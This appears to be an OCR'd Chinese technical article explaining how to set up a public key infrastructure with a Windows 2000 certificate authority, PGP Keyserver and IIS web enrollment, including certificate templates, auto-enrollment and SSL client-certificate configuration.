


图 1

通过Web授权访问方式，用户使用SSL等加密通道在线访问CA机构，交付自己的申请内容（具体提交方法采用剪切／粘贴申请文件内容到证书申请的内容会话框中）。CA根据自身定义策略制度检测证书申请中的内容，允许或拒绝用户申请要求，并根据CA机构中设置的证书安全模板颁发不同类型数字证书。用户获得CA颁发的证书后（这种颁发的证书是CA利用自己的私钥为用户的公钥签名，这样保证了用户公钥的合法性和唯一性，防止用户公钥被篡改的可能性），通过PGP桌面版的公钥上载程序，把含有CA签名的公钥上载到公钥管理服务器。公钥管理服务器验证接收公钥的同时，检测是否含有权威CA或者自建CA机构的正确签名。如果签名合法并且证书日期仍在有效范围，则收录于公钥管理数据库并使用公钥服务器，以供其他人下载公钥，方便应用。

用户通过在线Web方式或者邮件方式获得证书，此证书与域中的帐户形成对应关系。在用户与应用服务器，诸如WEB等进行交互操作时，服务器通过查询证书和帐户对应关系给予相应的授权访问或拒绝通过。

三 PKI实现具体配置

企业局域网：Windows 2000 Server组成的网络环境。使用动态目录服务组成域控制器。

CA机构：基于Windows 2000的证书颁发机构。

WEB证书管理支持：IIS5.0，安装CA机构默认安装选项。

密钥管理服务器：PGP Keyserver 7.0，能与X.509格式证书很好兼容。

用户应用界面：PGP 8.0桌面版。

1. 证书颁发机构安装配置：

（1）证书机构

执行“控制面板→添加／删除程序→添加／删除Windows组件”，在可选项中选择“证书服务”，点击“详细信息”，确保“证书服务Web注册支持”和“证书服务颁发机构（CA）”2个选项都被选中（图2）。

选择证书颁发类型，主要包括企业根CA、企业从属CA、独立根CA和独立从属CA。由于证书颁发机构的设置很重要，这里需要特殊说明，企业根CA和独立根CA都是证书颁发体系中最受信任的证书颁发机构，可独立地颁发证书。企业根CA需要Active Directory支持，而独立根CA不需要。从属级的CA由于只能从另一证书颁发机构获取证书，所以一般不被选择（图3）。




图 2




图 3

选择企业CA，符合我们设置的PKI要求。在Windows 2000 Server中，企业根CA使用Active Directory来确定申请人的身份，确定申请人是否具有申请他们所指定的证书类型的安全权限，并由此自动确定是否立即颁发证书或拒绝申请，这种策略设置不能被更改。这种选择方式适合企业内部的授权机制，不宜暴露于公众信息网的环境中。




图 4

安装过程需要选择密钥生成的算法及其密钥对的长度，这取决于对安全程度的要求、计算机的复杂运算能力、对响应时间的要求和系统管理证书的负载程度等（图4）。点击“下一步”按钮，

选择证书数据库及日志的位置，确认后即可进行安装。

（2）证书模板

执行“控制面板→管理工具→证书颁发机构→策略设置”，添加定义的证书模板，如经过验证的会话、签名文件和注册代理等（图5）。




图5

另外，可以在“已颁发证书”选项中选择相应证书，单击右键进行“吊销证书”的操作。

执行“控制面板→管理工具→Active Directory 站点和服务”，点击菜单“查看→显示服务节点，树形目录中Services→Publics key services→Certificate Templates”，通过这里可指定某一模板为指定用户专用，也可控制某一模板的用户及其安全控制权限（图6）。

（3）自动证书申请

执行“控制面板→管理工具→域安全策略→公钥策略 -->自动证书申请设置”，我们可通过自动申请的证书类型定义使证书管理自动化。

默认安装的自动申请类型是“客户端验证，服务器验证”的类型定义（图7）。




图7

2. WEB 证书管理支持

CA 机构安装时，默认安装此选项。其访问方式是http://yourserver/certsrv，这种方式是对于任何用户都可访问的默认方式，因此必须对其进行安全配置。

执行“管理工具→Internet 信息服务→默认 Web 站点→属性→目录安全性→安全通信→申请“服务器证书”（图8）。把申请内容粘贴到http://yourserver/certsrv，就可下载CA颁发的证书。把证书本地存盘后，执行“IIS 相关目录→属性→目录安全性”，取消除“集成身份验证”外的所有选项，然后执行“安全通信→编辑”（图9），进入SSL配置界面，在选择框中选“申请安全通道（SSL）”选项，再选择“接受客户证书”选项。

